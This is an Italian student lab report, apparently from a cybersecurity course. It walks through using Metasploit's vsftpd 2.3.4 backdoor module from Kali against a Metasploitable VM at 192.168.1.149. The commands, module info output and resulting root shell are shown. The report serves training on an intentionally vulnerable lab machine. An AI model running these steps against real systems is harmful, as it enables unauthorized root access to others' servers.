

CONSEGNA U2 S7 L1


Per partire ho settato l'IP della Metasploitable al valore richiesto dall'esercizio (192.168.1.149). Riavviato tutto e controllato se fosse correttamente impostato con il comando **ip a**.



Poi mi sono spostato sulla Kali per avviare **msfconsole** e usando il comando **search vsftp** ho cercato gli exploit che mi interessano. In questo caso l'esercizio richiede di effettuare l'attacco al servizio vsftp. Ho usato **use** seguito dal numeretto 1 per selezionare lo script da me scelto. Col comando **show info** ho verificato di che parametri avesse bisogno lo script per funzionare correttamente.



Ho inserito tramite **set rhost** l'IP della Meta ed ho verificato nuovamente con **show info**.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  ⇒   0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                     /basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)
```

Con il comando **show payloads** mi premuro di visionare l'elenco di payloads per far funzionare correttamente l'attacco tramite exploit. Tramite il comando **set payload** seguito dal numeretto corrispondente, seleziono quello che mi interessa utilizzare.

Infine digitando **exploit** faccio partire l'attacco.

Dopo esser riuscito ad entrare nella shell provo ad usare il comando **ls** per visualizzare le cartelle ed i file presenti nel percorso presente. Si vede dallo screenshot che ci troviamo all'interno della root (/); ho usato il comando **pwd**.

Con il comando **id** possiamo verificare che abbiamo fatto l'accesso mediante utente root.



Tramite il comando **mkdir**, infine, creo la cartella *test_metasploit* come richiesto dall'esercizio.